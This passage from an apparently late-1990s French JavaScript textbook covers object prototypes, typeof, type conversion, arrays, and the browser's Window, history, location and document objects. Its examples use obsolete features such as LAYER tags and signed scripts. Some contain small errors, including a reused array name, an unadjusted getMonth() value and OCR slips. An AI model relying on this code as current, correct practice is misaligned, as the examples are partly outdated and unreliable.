 // Définition des propriétés
      this.nom = nom
      this.prenom = prenom
      this.date_naissance = date_naissance
      this.mere = mere
 // Définition des methodes
      this.age = age
}
</SCRIPT></HEAD><BODY>
<SCRIPT LANGUAGE="JavaScript1.2">
// Construction de la mere
// (sans préciser de valeur pour sa mere a elle)
bellesoeur = new Individu('Aubert', 'Nathalie', '25/11/68')
// Construction de la fille en précisant belle soeur comme mere
niece = new Individu('Gomez' , 'Clémentine', '3/12/95', bellesoeur)
// Affichage
document.write('Avant son mariage, la maman de '+ niece.prenom +'
s\'appelait ' + niece.mere.nom)
// Et oui, avec le mariage, la mere change de nom...
bellesoeur.nom = 'Gomez'
document.write('. Maintenant, elle s\'appelle ' +
niece.mere.nom + ' . ' )
document.write('<BR>Cette annee ' + niece.prenom + ' a '
+ niece.age() + ' an' + ((niece.age() > 1)?'s.':'.'))
</SCRIPT>
</BODY>
```

Figure 52 - Document niece.htm

Voici ce que donne le chargement de ce document :



Si tout cela vous paraît compliqué pour l'instant, ne vous affolez pas. Dans un premier temps au moins, vous pourrez vous contenter d'utiliser des objets prédéfinis, sans définir de nouvelles classes. On verra que ces objets prédéfinis sont de deux types :

- les objets définis à l'aide des balises HTML, comme les champs de saisie, les images... (voir **Les objets du browser,** page 306) ;
- les objets propres au langage (voir **Les classes prédéfinies,** page 351), comme par exemple les objets *Math(), Date()...*

La propriété *prototype*

Toutes les classes disponibles en JavaScript (prédéfinies ou définies par l'utilisateur) possèdent une propriété appelée *prototype* qui permet d'enrichir la structure d'une classe en lui ajoutant une nouvelle propriété ou une nouvelle méthode. La syntaxe est la suivante :

Nom_Classe.prototype.Nouvelle_Propriete = Valeur_Par_Defaut

Nom_Classe est soit une classe prédéfinie *(Date, Array, Function, String...),* soit une classe définie par l'utilisateur.
Nouvelle_Propriete est le nom de la propriété à ajouter. Cette propriété est également créée pour les objets déjà instanciés. Si *Nouvelle_Propriete* est déjà une propriété de cette classe, cela permet de lui affecter une valeur par défaut.
Valeur_Par_Defaut est la valeur par défaut de la nouvelle propriété ou une référence vers une fonction, si l'on désire définir une nouvelle méthode.

Supposons qu'une classe *Rectangle()* ait deux propriétés, *longueur* et *largeur.* Si on décide d'ajouter une propriété *couleur* à cette classe, cela sera possible grâce à la propriété *prototype.* Voici un exemple :

```
<SCRIPT LANGUAGE="JavaScript1.2">
 // Définition de la classe Rectangle
 function Rectangle(a, b) {
     // Propriétés
     if (a > b) {
         this.longueur = a
         this.largeur = b
     } else {
```

```
        this.longueur = b
        this.largeur = a
    }
}
// Création d'un objet
MonRectangle = new Rectangle(3,4)
// Modification de la classe Rectangle
// Ajout de la propriété couleur avec noir
// comme valeur par défaut
Rectangle.prototype.couleur = 'noir'
//On affiche la couleur de MonRectangle
document.write('La couleur de mon rectangle est ' +
MonRectangle.couleur +'.<BR>')
//On cree un nouveau rectangle
SonRectangle = new Rectangle(10,10)
SonRectangle.couleur = 'blanc'
//On affiche la couleur de SonRectangle
document.write('La couleur de son rectangle est ' +
SonRectangle.couleur + '.<BR>')
</SCRIPT>
```

Pour un autre exemple d'utilisation de la propriété prototype, consultez la page 356.

La fonction *typeof*

La fonction *typeof* permet, comme son nom l'indique, de connaître le type d'une entité JavaScript. La syntaxe est la suivante :

typeof (entite)

Cette fonction retourne une chaîne de caractères indiquant le type de l'entité passée en paramètre. Voici quelques exemples :

```
typeof ('bonjour') retourne string
typeof (3.14) retourne number
typeof (false) retourne boolean
typeof (nimportequoi) retourne undefined
```

Cette fonction peut évidemment être utilisée avec, en paramètres, des variables ou des propriétés d'objet. Supposons qu'on ait défini les variables suivantes (et que la classe *Individu* soit définie comme dans l'exemple de la figure 52, page 299) :

```
var chaine = 'bonjour'
var nombre = 3.14
var jour = new Date()
var niece = new Individu('Clémentine', 'Gomez', '3/12/95')
```

On obtient alors :

```
typeof (chaine) qui retourne string
typeof (nombre) qui retourne number
typeof (jour) qui retourne object
typeof (niece) qui retourne object
typeof (Individu) qui retourne function
typeof (Individu.age) qui retourne function
```

Les conversions entre types


Le tableau suivant explique comment JavaScript gère les conversions d'un type à un autre. Il faut noter que dans la plupart des cas, les conversions sont faites de façon implicite par JavaScript. Il existe en fait une seule méthode pour la conversion explicite des objets en chaîne de caractères, la méthode *toString()*.

Converti en →	Nombre	Booléen	Chaîne
Fonction	Erreur	Erreur	Retourne le code définissant la fonction
Objet non nul	Erreur	true	Retourne le contenu de l'objet sous forme littérale
objet nul (null)	0	false	'null'
Nombre différent de 0	-	true	Renvoie une chaîne représentant le nombre
Nombre nul (0)	-	false	'0'
NaN *(Not a Number)* (ex: 1/0)	-	true	'NaN'
Booléen true	1	-	'true'
Booléen false	0	-	'false'
Chaîne non nulle	A l'aide des fonctions prédéfinies *eval, parseInt* et *parseFloat*. Le résultat est soit un nombre, soit *NaN* si la chaîne ne représente pas un nombre *(NaN* signifie Not a Number)	true	-
Chaîne nulle ('')	Erreur	false	-

On trouvera quelques exemples de conversion dans la figure 53, page 303.

```
<HTML>
<BODY>
<SCRIPT LANGUAGE="JavaScript1.2">
//On définit quelques entites
function Rien() {
     return 'au revoir...'
}
var nombre = 7
var chaine = '10'
var booleen = true
//On provoque quelques conversions
document .write ('Conversion Chaine->Nombre->Chaine: ' +
 (nombre + parseInt(chaine)) + '<BR>')
document.write('Conversion Nombre->Chaine:' + nombre +
chaine + '<BR>')
 document.write('Conversion Booleen->Chaine:' + booleen + '<BR>')
 document.write('Conversion Fonction->Chaine:' + Rien + '<BR>')
 document.write('Conversion Objet->Chaine:' + navigator + '<BR>')
 document.write('Conversion Booleen->Nombre->Chaine:' +
 (booleen + nombre) + '<BR>')
</SCRIPT>
</BODY>
</HTML>
```

Figure 53 - Document convert.htm



Les tableaux

JavaScript offre la possibilité de créer des variables capables de stocker plusieurs valeurs. De telles variables sont appelées des tableaux. A chaque valeur stockée dans une telle variable est associée un index numérique qui permet ensuite d'accéder simplement à

la valeur souhaitée (chaque valeur est en fait numérotée). Ainsi, si la variable s'appelle *Tab,* la valeur associée à l'index 3 sera atteinte par *Tab[3].* La première valeur de l'index est 0. La déclaration d'un tableau se fait à l'aide du constructeur *Array().* La syntaxe de ce constructeur est très simple.
On peut construire un tableau sans préciser le contenu :

```
var Tab = new Array()
```

On peut initialiser le tableau lors de sa création. Dans la syntaxe suivante, les valeurs *Valeur 1* à *ValeurN* correspondent respectivement aux index 0 à N-l :

```
var Tab = new Array(Valeur1ValeurN)
```

Tout tableau possède la propriété *length* qui indique sa taille, c'est-à-dire la valeur de l'index le plus grand plus un. Les tableaux JavaScript sont dynamiques, ce qui signifie que leur taille peut être augmentée à tout moment, en utilisant un index supérieur ou égal à la valeur de la propriété *length.*

Voici quelques exemples de déclarations de tableaux :

```
// Déclaration d'un tableau sans préciser la taille
var Tab_un = new Array()
Tab_un[0] = 'début'
Tab_un[2] = 'fin'
//La ligne suivante affiche 'Voici la taille de ce tableau: 3'
document.write('Voici la taille de ce tableau: ' + Tab_un.length)

// Déclaration en précisant la taille
var Tab_deux = new Array(3)
Tab_un[0] = 'début'
Tab_un[1] = 'milieu'
Tab_un[2] = 'fin'

// Déclaration avec affection des valeurs, le résultat est le même que
// dans la déclaration précédente
var Tab_trois = new Array( 'début', 'milieu', 'fin')
```

On verra par la suite (page 361) que les tableaux sont en fait gérés comme des objets JavaScript, et ainsi possèdent des propriétés et des méthodes.

Pour aller plus loin avec les tableaux

En général, l'index d'un tableau est un entier, mais il peut aussi être une chaîne de caractères. Dans ce cas, le tableau est dit *associatif* (chaque valeur est nommée). Voici un court exemple :


```
// Création d'un tableau associatif
var Tableau = new Array()
//  Le permier index est la chaîne 'nom'
```

```
Tableau['nom'] = 'aubert'
// le second index est la chaîne 'prenom'
Tableau['Prenom'] = 'christelle'
```

Il est intéressant de remarquer qu'on arrive à un résultat proche d'un objet qui aurait deux propriétés, *nom* et *prenom.* En effet, la frontière entre objets et tableaux est assez fine. En particulier, il est toujours possible d'accéder à la propriété d'un objet en considérant ce dernier comme un tableau associatif. Ainsi, si un objet a une propriété qui s'appelle *nom*, on pourra accéder à cette propriété soit par la syntaxe *objet.nom,* soit par la syntaxe objet['nom']. Cette dernière syntaxe, qui a priori n'a pas d'intérêt, s'avère très utile lorsqu'on désire, par exemple, parcourir les valeurs de toutes les propriétés d'un objet. En effet, en associant cette syntaxe à l'instruction *for...in* (page 384), qui permet d'obtenir une variable qui contient successivement l'ensemble des noms des propriétés d'un objet, on peut facilement faire ce genre de choses. Voici un exemple de code qui permet de visualiser l'ensemble des propriétés de l'objet prédéfini *window* et les valeurs de chacune de ces propriétés :

```
<SCRIPT LANGUAGE="JavaScript1.2">
for (prop in window) {
     // prop est une chaîne de caractères qui contient
     // successivement le nom de chacune des propriétés
     document.write('window.' + prop + ' = '
                    + window[prop] + '<BR>')
}
</SCRIPT>
```

Figure 54 - Document propwin.htm



Les objets du *browser*

Lors du démarrage d'un *browser,* JavaScript instancie automatiquement un certain nombre d'objets. Ces objets sont particulièrement utiles car ils permettent d'accéder à des informations concernant le *browser* utilisé (Netscape, Internet Explorer...), les documents HTML affichés ou encore l'écran de la machine. Bien souvent, les applications JavaScript que vous écrirez se contenteront d'utiliser ces objets sans avoir à en définir ni à en instancier de nouveaux. De cette façon, vous pourrez agir sur l'état du *browser* et des documents HTML affichés.
Les objets de base instanciés lors du lancement d'un *browser* appartiennent à trois classes différentes :

- La classe **Window** : il s'agit d'une classe assez complexe destinée à modéliser les zones capables de contenir un document HTML (une zone capable de contenir un document HTML est soit une fenêtre de *browser,* soit une *frame* si la fenêtre est découpée en *frames).* JavaScript instancie automatiquement un objet Window pour chaque fenêtre du *browser* et pour chaque *frame.* Grâce aux nombreuses propriétés de ces objets, on pourra agir sur les fenêtres du *browser* et les *frames* et surtout accéder à tous les objets créés à l'aide de balises HTML (liens, formulaires, champs de saisie, images...) ;
- La classe **Navigator** : cette classe est un peu particulière. Elle ne possède qu'une seule instance, l'objet ***navigator.*** Cet objet contient des informations propres au type de browser utilisé (nom, version, *plug-ins* installés...) ;
- La classe **Screen** : comme la précédente, cette classe ne possède qu'une seule instance, l'objet *screen.* Cet objet contient tout un lot d'informations concernant les caractéristiques de l'affichage de la machine sur laquelle fonctionne le browser (largeur et hauteur en pixels, nombre de couleurs disponibles...).

La classe Window

Pour chaque zone pouvant recevoir un document HTML, JavaScript instancie automatiquement un objet de la classe Window. Il y a donc un objet Window pour chaque fenêtre du *browser* ouverte, ainsi qu'un objet pour chaque *frame.* L'objet Window associé à une zone possède en particulier les informations suivantes :

- L'ensemble des URL déjà visitées dans cette zone (propriété *history*) ;
- Les caractéristiques de l'URL contenue dans la zone (propriété *location)* ;
- Et surtout toutes les caractéristiques du document HTML affiché dans cette zone, avec la possibilité d'accéder à tous les objets définis dans ce document (propriété *document).*

Les références aux objets Window

Nous avons vu que JavaScript instanciait automatiquement des objets Window. Voyons maintenant comment il est possible d'accéder à ces objets c'est-à-dire de les référencer. Il existe principalement trois façons de faire référence aux objets Window instanciés :

- Le mot-clé *window* : il s'agit de la méthode la plus classique. Lorsqu'on insère un script JavaScript dans un document, on a souvent besoin d'avoir des informations ou d'agir sur la zone qui va contenir ce document. Pour référencer l'objet Window correspondant, on utilise tout simplement le mot-clé *window.* Lorsque, dans un script, on utilise ce mot-clé, on fait donc référence à la zone qui contient le document. Le mot-clé *window* peut être omis ; la référence est alors implicite. Cependant, pour des questions de lisibilité, il est conseillé de l'utiliser. Exemple :

```
window.document.bgColor='black'
```

- Les propriétés qui référencent des objets Window : de nombreux objets ont des propriétés qui référencent un objet Window. Par exemple, dans un document contenu dans une *frame,* le mot-clé *window* est une référence à cette *frame* et *window.top* est une référence vers l'objet Window associé à la zone couvrant la totalité de la surface du *browser.* De la même façon, lorsqu'une *frame* possède un nom (attribut NAME de la balise <FRAME>), ce nom devient une propriété de l'objet Window contenant le document où est décrit la division en *frames* (voir figure 58, page 319). Exemple :

```
window.top.frameGauche.document.bgcolor=' black '
```

- Les variables contenant une référence vers un objet Window : la méthode *open()* des objets Window, qui permet d'ouvrir une nouvelle fenêtre de *browser,* retourne une référence vers l'objet Window associé à la fenêtre ainsi créée. Cette référence peut être stockée dans une variable. L'accès aux propriétés et méthodes de cet objet Window se fait alors par son intermédiaire. Exemple :

```
varRefWin = window.open('test.htm','test')
varRefWin.document.bgColor='black'
```

Dans toute la suite, la notation *windowRef* sera une notation générique pour décrire l'un des types de références ci-dessus.

Les propriétés de la classe Window

Les objets Window possèdent de nombreuses propriétés. Certaines sont de simples chaînes de caractères, comme la propriété *status,* qui permet de changer le contenu du texte affiché dans la barre d'état en bas du *browser.* D'autres sont elles-même des objets complexes, comme la propriété *document,* très utilisée car elle permet d'accéder à l'ensemble des informations concernant le document HTML affiché dans la zone qu'on considère.
Dans les explications qui suivent, on confond volontairement la référence vers l'objet Window, *windowRef* et la zone, *frame* ou *browser*, décrite par cet objet.

innerHeight

Syntaxe :

windowRef.innerHeight

Cette propriété indique la hauteur utile (c'est-à-dire sans prendre en compte le cadre de la fenêtre et les barres de menu) de la zone windowRef. Pour des raisons de sécurité, afin diminuer la hauteur utile d'une fenêtre en dessous de 100 pixels, cette propriété doit être utilisée dans un script signé.

innerWidth

Syntaxe :

windowRef.innerWidth

Cette propriété indique la largeur utile (c'est-à-dire sans prendre en compte le cadre de la fenêtre et les barres de menu) de la zone windowRef. Pour des raisons de sécurité, afin diminuer la largeur utile d'une fenêtre en dessous de 100 pixels, cette propriété doit être utilisée dans un script signé.

outerHeight

Syntaxe :

windowRef.outerHeight

Cette propriété indique la hauteur totale de la zone windowRef. Pour des raisons de sécurité, afin de diminuer la hauteur d'une fenêtre en dessous de 100 pixels, cette propriété doit être utilisée dans un script signé.

outerWidth

Syntaxe :

windowRef.outerWidth

Cette propriété indique la largeur totale de la zone windowRef. Pour des raisons de sécurité, afin de diminuer la largeur d'une fenêtre en dessous de 100 pixels, cette propriété doit être utilisée dans un script signé.

pageXOffset

Syntaxe :

windowRef.pageXOffset

Cette propriété indique de combien de pixels le document a été horizontalement déplacé dans la zone. Ce déplacement correspond soit à une utilisation des barres de défilement *(scrollbar* en anglais), soit à une utilisation des méthodes *scrollTo()* ou *scrollBy().*

pageYOffset

Syntaxe :

windowRef.pageYOffset

Cette propriété indique de combien de pixels le document a été verticalement déplacé dans la zone. Ce déplacement correspond soit à une utilisation des barres de défilement *(scrollbar* en anglais), soit à une utilisation des méthodes *scrollTo()* ou *scrollBy().*

screenX

Syntaxe :

windowRef.screenX

Cette propriété indique le nombre de pixels entre le bord gauche de la fenêtre et le bord gauche de l'écran.

screenY

Syntaxe :

windowRef.screenY

Cette propriété indique le nombre de pixels entre le haut de la fenêtre et le haut de l'écran.

les barres

Syntaxe :

windowRef.nom_barre.visible = true ou false

Cette propriété est un booléen qui permet de rendre visibles ou invisibles les différentes barres du *browser, nom_bar* peut prendre les valeurs suivantes : *locationbar, menubar. personalbar, scrollbars, statusbar, toolbar.* Cependant, pour des raisons de sécurité, la modification de l'état de certaines barres nécessite d'être faite à partir de scripts signés.

defaultStatus

Syntaxe :

windowRef.defaultStatus

Cette propriété est une simple chaîne de caractères qui permet de préciser la valeur par défaut du texte à afficher dans la barre d'état, en bas du *browser,* lorsque la souris est sur le fond de la zone *windowRef* (et non sur un lien hypertexte, auquel cas la barre d'état indique l'URL pointée par ce lien). A l'origine, cette chaîne est vide, si bien que lorsqu'on n'est pas sur un lien hypertexte, la barre d'état est vide. Un exemple est proposé avec la description la propriété *status,* ci-dessous.

status

Syntaxe :

windowRef.status

Cette propriété est une simple chaîne de caractères qui permet de préciser la valeur du texte à afficher dans la barre d'état à un instant donné. Dès que la souris sera déplacée et retournera sur le fond de la fenêtre, cette chaîne sera remplacée par la chaîne contenue dans la propriété *defaultStatus.* Cette propriété est utilisée en association avec le gestionnaire d'événement onMouseOver, lorsqu'on souhaite que la barre d'état affiche autre chose que l'URL quand la souris est sur un lien hypertexte. Attention : dans ce dernier cas, il faut que le code JavaScript associé à l'attribut de balise onMouseOver retourne la valeur *true.*

Exemple:

```
<HEAD><SCRIPT LANGUAGE="JavaScript1.2">
 window.defaultStatus = 'Dans le fond, ce n\'est pas si mal...'
```

```
</SCRIPT></HEAD>
<BODY BGCOLOR=FFFFFF>
Ce qui compte dans ce document, c'est le fond. . .<BR>
Mais vous pouvez aussi glisser la souris par
<A HREF="ici.htm" onMouseover="window.status='Ici, ce n\'est
pas mal non plus ! ! ! ' ; return true">
ici.</A>
</BODY>
```




Figure 55 - Les propriétés *defaulfStatus* et *status*

closed

Syntaxe :

windowRef.closed

Cette propriété est un booléen qui indique si la fenêtre du browser qui contient la zone *windowRef* a été fermée ou non. Une fenêtre peut être fermée en utilisant soit la méthode *close(),* soit les facilités du gestionnaire de fenêtres du système d'exploitation (sous Window 95, on peut par exemple fermer une fenêtre en cliquant sur la petite icône en forme de croix, en haut à droite). On utilisera cette propriété avant de fermer une fenêtre, afin de s'assurer qu'elle n'est pas déjà fermée (voir **close,** page 322).

history

Syntaxe :

windowRef.history

Cette propriété est un objet qui permet de simuler ce qu'on peut faire avec les boutons *Suivant* et *Précédent* du *browser (Next* et *Back* en anglais). On peut ainsi avancer ou

reculer dans l'historique des documents déjà visités dans la zone *windowRef,* à l'aide de trois méthodes différentes.

Méthode	*Description*
back()	Revient en arrière d'un document dans l'historique. Equivalent du bouton Précédent.
forward()	Avance d'un document dans l'historique. Equivalent du bouton Suivant.
go(entier) ou **go(chaine)**	Si le paramètre est un entier positif, avance de entier documents dans l'historique. Si le paramètre est un entier négatif, recule de *entier* documents dans l'historique. Si *entier* vaut 0, recharge le document courant. Si le paramètre est une chaîne de caractères, se positionne sur le document de l'historique dont l'URL contient cette chaîne.

Par exemple, *windowRef.history.go(-3)* fait un retour en arrière de trois documents dans l'historique. *windowRef.history.go(4)* provoque une avancée de quatre documents, *history.go(0)* recharge le document courant. *history.go('www.in2p3.fr')* recherche dans l'historique un document dont l'URL contient la chaîne *'www.in2p3.fr'.*

En utilisant l'objet *history,* il est par exemple très simple de créer un lien hypertexte pour retourner au document précédent. Voici le code correspondant :

```
<A HREF="JavaScript:window.history.back( )">
Retour à la page précédente</A>
```

location

Syntaxe :

windowRef.location

La propriété location contient des informations sur l'URL contenue dans la zone *windowRef.* Cette propriété est en fait un objet avec six propriétés et deux méthodes.

Propriétés	***Description***
href	chaîne de caractères contenant la totalité de l'URL. Cette propriété est très utile pour indiquer une URL qu'on souhaite charger dans une fenêtre. Par exemple : `windowRef.location.href='http://www.in2p3.fr'` chargera l'URL http://www.in2p3.fr dans la fenêtre ***windowRef.***

Propriétés	*Description*
hash	Partie de l'URL située après le caractère #.
host	Nom du serveur et port de connexion.
hostname	Nom du serveur (ou adresse IP si la machine n'a pas de nom).
pathname	Chaîne située après le nom d'un script CGI et avant un caractère ?.
port	Numéro du port de connexion sur le serveur.
protocol	Nom du protocole lors du dialogue avec le serveur *(http ,ftp JavaScript, wais...)*.
search	Partie de l'URL située après un caractère ?.

La propriété la plus utile est sans aucun doute *href.*

Les méthodes de la propriété *location* sont les suivantes :

Méthodes	*Description*
reload()	Recharge le document courant, de la même façon que la commande *windowRef.history.go(0).*
replace(URL)	Remplace l'entrée courante de l'historique des documents visités par l'URL passée en paramètre.

opener

Syntaxe :

windowRef.opener

Cette propriété n'a de sens que pour les fenêtres qui ont été ouvertes à l'aide de la méthode *open()* (voir page 320). Dans ce cas, elle fait référence à la fenêtre à partir de laquelle la méthode *open()* a été appelée. Elle permet donc de connaître la fenêtre à partir de laquelle a été créée la fenêtre décrite par l'objet *windowRef.*

frames

Syntaxe :

windowRef. frames

La propriété *frames* est un tableau d'objets Window référençant les *frames* contenues dans la zone *windowRef.* Si la zone *windowRef* n'est pas découpée *en frames,* ce tableau est vide (autrement dit *windowRef.frames.length* vaut 0). Si la zone *windowRef* est

découpée en *frames,* les informations propres à chaque *frame* sont contenues dans les objets Window *windowRef.frames[0], windowRef.frames[1],* etc.
Notez cependant que si vous avez pris la précaution de nommer *vos frames,* vous pourrez remplacer avantageusement les *frames[0], frame[1]* etc., par le nom de la *frame* à référencer. Effectivement, lorsque vous nommez *une, frame,* son nom devient une propriété de l'objet Window associé au document dans lequel vous avez créé cette *frame* (voir la figure 58).

parent

Syntaxe :

windowRef.parent

Lorsque le *browser* est découpé en *frames* et que la zone *windowRef* correspond à une *frame, windowRef parent* fait référence à la zone qui contient le document décrivant cette *frame,* c'est-à-dire le document contenant la balise <FRAME> associée à cette *frame.* En tant que référence vers une fenêtre, cette propriété est un objet Window (voir la figure 58).

top

Syntaxe :

windowRef.top

Lorsque le *browser* est découpé en *frames* et que la zone *windowRef* correspond à une *frame, windowRef top* fait référence à la zone couvrant la totalité de la surface du *browser.* En tant que référence vers une fenêtre, cette propriété est un objet Window.

document

Syntaxe :

windowRef. document

Cette propriété est la plus intéressante et la plus utilisée, car elle permet d'accéder à l'ensemble des informations concernant le document HTML affiché dans la zone *windowRef.* Par exemple, le titre du document HTML pourra être obtenu en utilisant la propriété *windowRef.document.title.* Afin de pouvoir modéliser la structure des documents HTML, la propriété *document* possède elle-même de nombreuses propriétés. Voici une rapide description des plus complexes d'entre elles :

- La propriété *forms* est un tableau d'objets contenant toutes les informations sur les formulaires du document HTML. Le premier formulaire de la page sera décrit par l'objet *forms[0]*, le deuxième par l'objet *forms[1],* etc. Si, dans le premier formulaire, il existe un champ texte dont l'attribut NAME vaut 'nom', alors il sera possible d'accéder à la valeur de ce champ par *windowRef.document.forms[0].nom.value.*

  Notez que si vous avez utilisé l'attribut NAME de la balise <FORM> et que cet attribut vaut 'nomformulaire', vous pourrez remplacer *forms[0]* par le nom du formulaire. On accédera alors à la valeur du champ texte 'nom' par *windowRef.document.monformulaire.nom.value,* plutôt qu'en utilisant le tableau *forms.* Cette notation est conseillée car beaucoup plus lisible.
- La propriété *images* est un tableau d'objets contenant toutes les informations sur les

images du document HTML. Comme précédemment, nous vous conseillons d'utiliser de préférence l'attribut NAME de la balise <IMG> afin de pouvoir accéder aux images directement par leur nom.

- La propriété *links* est un tableau d'objets contenant toutes les informations sur les liens (hypertexte et images cliquables) du document.
- La propriété *layers* est un tableau d'objets contenant toutes les couches définies dans le document à l'aide des balises <LAYER> ou <ILAYER>. La première couche est accessible par *layers[0],* la deuxième par *layers[1],* etc. Comme pour les tableaux *forms[]* ou *images[],* il est conseillé de nommer les couches à l'aide de l'attribut ID des balises <LAYER> ou <ILAYER>. Ainsi, il sera possible d'accéder à une couche directement à l'aide de son nom (qui sera devenu une propriété de l'objet *document).* Notez que, parmi les propriétés des objets *layer*, une propriété *document* décrit le document contenu dans la couche. Cette propriété est en tout point identique à la propriété *document* des objets *Window* que nous sommes en train de décrire ici-même. En particulier, dans le cas de couches imbriquées, elle contiendra à son tour un tableau *layers[].* Analysons un court exemple destiné à illustrer ce point. Dans cet exemple, on affiche une question et trois réponses possibles. Chaque réponse est contenue dans une couche et l'ensemble de la question et des trois réponses est lui-même contenu dans une couche. On a donc une couche principale appelée *question* et trois sous-couches appelées *reponse1, reponse2* et *reponse3.* Pour atteindre la couche *question,* on utilise la syntaxe *window.document.question* (mais on pourrait utiliser la syntaxe *window.document.layers[0]).* Pour atteindre la couche *reponse1* définie dans le document contenu dans la couche *question,* on utilise la syntaxe *window.document.question.document.reponse1*. Dans l'exemple, lorsqu'on appuie sur le lien 'Réponse', le fond de la couche *question* devient rouge et la bonne réponse devient verte.

```
D'après vous...<BR>
<ILAYER ID=question>
      Quel est le plus grand ?
      <ILAYER ID=reponse1>15*15</ILAYER> -
      <ILAYER ID=reponse2>13*16</ILAYER> -
      <ILAYER ID=reponse3>12*17</ILAYER>
</ILAYER>
<BR>
<A HREF=""
   onClick= "window.document.question.bgColor='red' ;
window.document.question.document.reponse1.bgColor='lightgreen';
return false">
Réponse</A>
```

Figure 56 - Fichier layerdoc.htm

Le détail complet des propriétés de l'objet *document* est fourni lors de la présentation des balises <BODY>, <IMG>, <LAYER>, <A> et <AREA>, car ses propriétés sont très intimement liées à l'utilisation de ces balises.
Voici cependant un petit exemple où nous énumérons quelques propriétés de l'objet *document* associé à un document HTML très simple.

Document HTML	***Propriétés de l'objet document (et leurs valeurs)***

<HTML>
<HEAD><TITLE>Le Browser
</TITLE><HEAD>
<BODY BGCOLOR="#FFFFFF">
<FORM ACTION="/cgi-bin/script"
NAME="**monformulaire**">
Entrez votre nom:
<INPUT TYPE="TEXT"
NAME="**nom**"
VALUE="Johnny">
 	
<INPUT TYPE="SUBMIT"
V ALUE="Envoyer"
NAME= "**BoutonEnvoi**">
</FORM>
<SCRIPT LANGUAGE="JavaScript1,2">
// On ouvre un petite fenetre dans laquelle on affiche le titre du document
window.alert(window.document.title)
</SCRIPT>
</BODY></HTML>
	document.title='Le browser'
	document.bgColor = #'FFFFFF'
	document.forms[0]
	document.forms[0].action='http://www.in2p3.fr/cgi-bin/script'
	document.forms[0].nom
	document.forms[0].nom.value = 'Johnny'
	document.forms[0|.nom.type = 'text'
	document.forms[0].BoutonEnvoi
	document.forms[0].BoutonEnvoi.value = 'Envoyer'
	document.forms[0].BoutonEnvoi.type = 'submit'
	
	Notez que *forms[0]* peut être remplacé par le nom du formulaire, soit *monformulaire*. Par exemple :
	document.nomformulaire
	document.nomformulaire.nom
	document.nomformulaire.BoutonEnvoi

L'objet *document* possède également cinq méthodes. Celles-ci n'ayant aucun lien avec les balises HTML, nous les décrivons ici en détail.

Méthodes	***Description***
write(arg 1 ,...argN)	Écrit les arguments *argl* à *argN* dans le document référencé par *windowRef.document.* Ces arguments peuvent être des chaînes de caractères, des entiers, des booléens ou même des objets. Ils sont de toute façon convertis en chaîne de caractères avant d'être affichés. Cette méthode permet soit d'insérer dynamiquement, au moment du chargement, quelques lignes dans un document HTML classique, soit de générer la totalité d'un document HTML, sans faire de requête au serveur.
writeln(arg1,...argN)	A le même effet que *write(),* si ce n'est qu'elle rajoute un caractère de retour à la ligne après avoir affiché ses arguments (ce retour à la ligne n'est pas interprété par HTML).
open()	Vide le document *windowRef.document* et crée en quelque sorte un nouveau document dans lequel il va être à nouveau possible d'écrire avec les méthodes *write()* et *writeln( ).* Attention : un appel implicite à cette méthode est réalisé lorsqu'on utilise les méthodes *write()* ou *writeln()* sur un document HTML dont le chargement est déjà terminé ou sur un document généré en JavaScript et auquel on a déjà appliqué la méthode *close().*

Méthodes	*Description*
close()	Provoque l'affichage de tout ce qui a été écrit dans le document *windowRef.document* à l'aide des méthodes *write()* ou *writeln()*. En fait, cela n'est nécessaire que lorsqu'on génère la totalité du document HTML en JavaScript, mais pas lorsqu'on insère des lignes dans un document HTML classique (dans ce cas, un appel implicite à cette méthode est fait lorsque le chargement du document est terminé). Attention : il est impossible de rajouter du texte dans un document auquel on a déjà appliqué la méthode *close()*.
getSelection()	Renvoie une chaîne de caractères contenant le texte sélectionné dans le document.

Voici un exemple d'utilisation de la méthode *write()*. Dans cet exemple, la date est insérée dans le document au moment de son chargement sur le *browser*. Sans JavaScript, il faudrait utiliser un script CGI pour arriver au même résultat.

Au moment de l'exécution du script, cette partie va être remplacée par la chaîne de caractères contenant la date du jour au format : jour/mois/année

```
<HTML><BODY BGCOLOR="#FFFFFF">
Aujourd'hui, nous sommes le
<SCRIPT LANGUAGE="JavaScript1.2">
// On récupère la date
AujourdHui = new Date()
// On l'affiche au format jour/mois/année
window.document.write(AujourdHui.getDate(),'/',
                      AujourdHui.getMonth(),'/',
                      AujourdHui.getYear(),'.')
</SCRIPT>
```

Figure 57 - Document date.htm

Si le document était utilisé le 1/9/97, il correspondrait au code HTML suivant, la partie en italique représentant le texte généré en JavaScript :

```
<HTML><body BGCOLOR= " #FFFFFF " >
